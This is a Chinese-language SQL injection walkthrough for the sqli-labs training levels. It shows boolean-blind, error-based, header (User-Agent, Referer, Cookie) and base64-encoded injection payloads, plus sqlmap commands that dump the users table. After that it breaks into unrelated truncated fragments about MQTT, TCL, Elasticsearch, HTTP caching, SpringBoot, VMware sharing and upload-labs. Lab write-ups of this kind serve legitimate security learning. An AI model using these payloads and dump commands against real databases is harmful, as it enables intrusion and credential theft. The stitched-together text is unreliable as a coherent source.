通过图片的回显通过布尔盲注的方式发现闭合方式为单引号闭合
正确的数据与错误数据页面回显的图片不一样,可以尝试一下布尔盲注
payload

尝试猜解一下数据库的名字

通过图片的回显情况逐一猜解内容,当然也可以通过延时注入的方式猜解一下

因为Less15为post的提交方式,首先抓包将数据包头存储在一个文件中
sqlmap.py -r 文件位置 -p 扫描位置 --batch --current-db //爆破当前数据库名
sqlmap…py -r 文件位置 -p 扫描位置 --batch -D security -T users --dump //脱库

在Less15的原题上将闭合方式变成了")

提示密码重设置,猜一猜注入点会不会事密码的位置呢,验证一下

payload


网页记录了本地ip的信息,说明可能事数据库记录了本机的信息,即后台获取了一些诸如Ip的信息保存 到数据库中,并且页面返回了数据包user-agent的信息,那么在请求头中就可能存在注入点

通过源码看一下

源代码标识获取浏览器信息,即user-Agent部分,表示客户端通过什么浏览器向后台请求

在后面的请求中也有将该部分进行存储添加到数据库,现在就可以通过一些手段在数据添加的同时进行 注入
payload
'and updatexml(1,concat(0x7e,database(),0x7e),1),1,1)#

sqlmap进行头部注入
在头部注入爆破中, sqlmap需要提高扫描等级 level和risk
level x(x为1-5) 当为2时会对头部的cookie进行扫描注入尝试,x>=3时队user-Agent,ip,referer 参数进行扫描
risk x(x 1-3) 1时进行大部分扫描 2会增加基于事件的测试语句 3会增加or语句的sql注入

或者将数据包保存下来

在user-Agent的末尾打上*


成功登录后返回referer位置,说明在数据包头referer位置有注入点
payload


然后按照格式再sqlmap上进行爆破
登录之后发现有很明显的cookie提示,可想而知在哪里注入

登录之后刷新页面,一定要保证cookie还在存在的前提下进行抓包
判断字段数,发现没有字段回显,采取报错,盲注手段都可以
在知道字段的前提下可以使用floor()函数进行报错注入

爆破数据库名
Cookie: uname=admin’ union select 1,count(*),concat(0x7e,(select database()),0x7e,floor(rand(0)*2))x from information_schema.tables group by x#

爆破表名
Cookie: uname=admin’ union select 1,count(*),concat(0x7e,(select (table_name)from information_schema.tables where table_schema=database() limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x#

爆破字段名
Cookie: uname=admin’ union select 1,count(*),concat(0x7e,(select (column_name)from information_schema.columns where table_name=‘users’ limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x#

爆破字段内容
Cookie: uname=admin’ union select 1,count(*),concat(0x7e,(select username/password from users limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x#


打上* level 等级2


成功登录后发现在Cookie处登录的信息被进行了加密,说明在客户端登录的信息被进行了加密

可以尝试在每次注入前对payload进行加密在注入

先将语句进行base64加密,再进行注入,通过回显找到闭合方式为’)

更改payload再次进行注入

找到了字段数,尝试爆破数据库名
payload
admin’) and updatexml(1,concat(0x7e,(select database()),0x7e),1)#
base64加密 YWRtaW4nKSBhbmQgdXBkYXRleG1sKDEsY29uY2F0KDB4N2UsKHNlbGVjdCBkYXRhYmFzZSgpKSwweDdl KSwxKSM=

对以往常规的爆破语句进行base64加密后进行爆破即可
将数据包头的内容重新粘贴到新的文档中,再Cookie处标上*

启动sqlmap,对进行加密注入的数据需要用到tamper模块
扫描
sqlmap.py -r ./xx.txt --batch --level 3 --tamper=“base64encode.py”
爆破数据库
sqlmap.py -r ./xx.txt --batch --level 3 --tamper=“base64encode.py” --current-db 爆破表单
sqlmap.py -r ./xx.txt --batch --level 3 --tamper=“base64encode.py” -D security - -tables
脱库
sqlmap.py -r ./xx.txt --batch --level 3 --tamper=“base64encode.py” -D security - T users --dump
与Less21的唯一区别在于此关闭合方式为双引号"
一、什么是MQTT协议MessageQueuingTelemetryTransport:消息队列遥测传输协议。是一种基于客户端-服务端的发布/订阅模式。与HTTP一样,基于TCP/IP协议之上的通讯协议,提供有序、无损、双向连接,由IBM(蓝色巨人)发布。原理:(1)MQTT协议身份和消息格式有三种身份:发布者(Publish)、代理(Broker)(服务器)、订阅者(Subscribe)。其中,消息的发布者和订阅者都是客户端,消息代理是服务器,消息发布者可以同时是订阅者。MQTT传输的消息分为:主题(Topic)和负载(payload)两部分Topic,可以理解为消息的类型,订阅者订阅(Su
TCL脚本语言简介•TCL(ToolCommandLanguage)是一种解释执行的脚本语言(ScriptingLanguage),它提供了通用的编程能力:支持变量、过程和控制结构;同时TCL还拥有一个功能强大的固有的核心命令集。TCL经常被用于快速原型开发,脚本编程,GUI和测试等方面。•实际上包含了两个部分:一个语言和一个库。首先,Tcl是一种简单的脚本语言,主要使用于发布命令给一些互交程序如文本编辑器、调试器和shell。由于TCL的解释器是用C\C++语言的过程库实现的,因此在某种意义上我们又可以把TCL看作C库,这个库中有丰富的用于扩展TCL命令的C\C++过程和函数,所以,Tcl是
开门见山|拉取镜像dockerpullelasticsearch:7.16.1|配置存放的目录#存放配置文件的文件夹mkdir-p/opt/docker/elasticsearch/node-1/config#存放数据的文件夹mkdir-p/opt/docker/elasticsearch/node-1/data#存放运行日志的文件夹mkdir-p/opt/docker/elasticsearch/node-1/log#存放IK分词插件的文件夹mkdir-p/opt/docker/elasticsearch/node-1/plugins若你使用了moba,直接右键新建即可如上图所示依次类推创建
文章目录概念索引相关操作创建索引更新副本查看索引删除索引索引的打开与关闭收缩索引索引别名查询索引别名文档相关操作新建文档查询文档更新文档删除文档映射相关操作查询文档映射创建静态映射创建索引并添加映射概念es中有三个概念要清楚,分别为索引、映射和文档(不用死记硬背,大概有个印象就可以)索引可理解为MySQL数据库;映射可理解为MySQL的表结构;文档可理解为MySQL表中的每行数据静态映射和动态映射上面已经介绍了,映射可理解为MySQL的表结构,在MySQL中,向表中插入数据是需要先创建表结构的;但在es中不必这样,可以直接插入文档,es可以根据插入的文档(数据),动态的创建映射(表结构),这就
HTTP缓存是指浏览器或者代理服务器将已经请求过的资源保存到本地,以便下次请求时能够直接从缓存中获取资源,从而减少网络请求次数,提高网页的加载速度和用户体验。缓存分为强缓存和协商缓存两种模式。一.强缓存强缓存是指浏览器直接从本地缓存中获取资源,而不需要向web服务器发出网络请求。这是因为浏览器在第一次请求资源时,服务器会在响应头中添加相关缓存的响应头,以表明该资源的缓存策略。常见的强缓存响应头如下所述:Cache-ControlCache-Control响应头是用于控制强制缓存和协商缓存的缓存策略。该响应头中的指令如下:max-age:指定该资源在本地缓存的最长有效时间,以秒为单位。例如:Ca
如何用IDEA2022创建并初始化一个SpringBoot项目?目录如何用IDEA2022创建并初始化一个SpringBoot项目?0. 环境说明1. 创建SpringBoot项目 2.编写初始化代码0. 环境说明IDEA2022.3.1JDK1.8SpringBoot1. 创建SpringBoot项目 打开IDEA,选择NewProject创建项目。 填写项目名称、项目构建方式、jdk版本,按需要修改项目文件路径等信息。 选择springboot版本以及需要的包,此处只选择了springweb。 此处需特别注意,若你使用的是jdk1
前言上一篇我们简要讲述了粒子系统是什么,如何添加,以及基本模块的介绍,以及对于曲线和颜色编辑器的讲解。从本篇开始,我们将按照模块结构讲解下去,本篇主要讲粒子系统的主模块,该模块主要是控制粒子的初始状态和全局属性的,以下是关于该模块的介绍,请大家指正。目录前言本系列提要一、粒子系统主模块1.阅读前注意事项2.参考图3.参数讲解DurationLoopingPrewarmStartDelayStartLifetimeStartSpeed3DStartSizeStartSize3DStartRotationStartRotationFlipRotationStartColorGravityModif
VMware虚拟机与本地主机进行磁盘共享前提虚拟机版本为Windows10(专业版,不是可能有问题)本地主机为家庭版或学生版(此版本会有问题,但有替代方式)最好是专业版VMware操作1.关闭防火墙,全部关闭。2.打开电脑属性3.点击共享-》高级共享-》权限4.如果没有everyone,就添加权限选择完全控制,然后应用确定。5.打开cmd输入lusrmgr.msc(只有专业版可以打开)如果不是专业版,可以跳过这一步。点击用户-》administrator密码要复杂密码,否则不行。推荐admaiN@1234类型的密码。设置完密码,点击属性,将禁用解开。6.如果虚拟机的windows不是专业版,可
IK分词器本文分为简介、安装、使用三个角度进行讲解。简介倒排索引众所周知,ES是一个及其强大的搜索引擎,那么它为什么搜索效率极高呢,当然和他的存储方式脱离不了关系,ES采取的是倒排索引,就是反向索引;常见索引结构几乎都是通过key找value,例如Map;倒排索引的优势就是有效利用Value,将多个含有相同Value的值存储至同一位置。分词器为了配合倒排索引,分词器也就诞生了,只有合理的利用Value,才会让倒排索引更加高效,如果一整个Value不进行任何操作直接进行存储,那么Value和key毫无区别。分词器Analyzer通常会对Value进行操作:一、字符过滤,过滤掉html标签;二、分
最近,我有个朋友老是反映部署的网站老是被黑客攻击,我看了下就是普通的PHP框架搭建的网站,经过一番排除也清除了木马。为此我专门花1天时间研究一下文件上传漏洞,知己知彼方能百战百胜。这里我选择了一个开源的靶场upload-labs。测试环境部署游览器插件下载地址Cookie-Editor:https://chrome.google.com/webstore/detail/hlkenndednhfkekhgcdicdfddnkalmdmHackBar:https://hackbar.herokuapp.com/使用everything搜索hackbar-panel.js文件的位置,注释或删除以下代
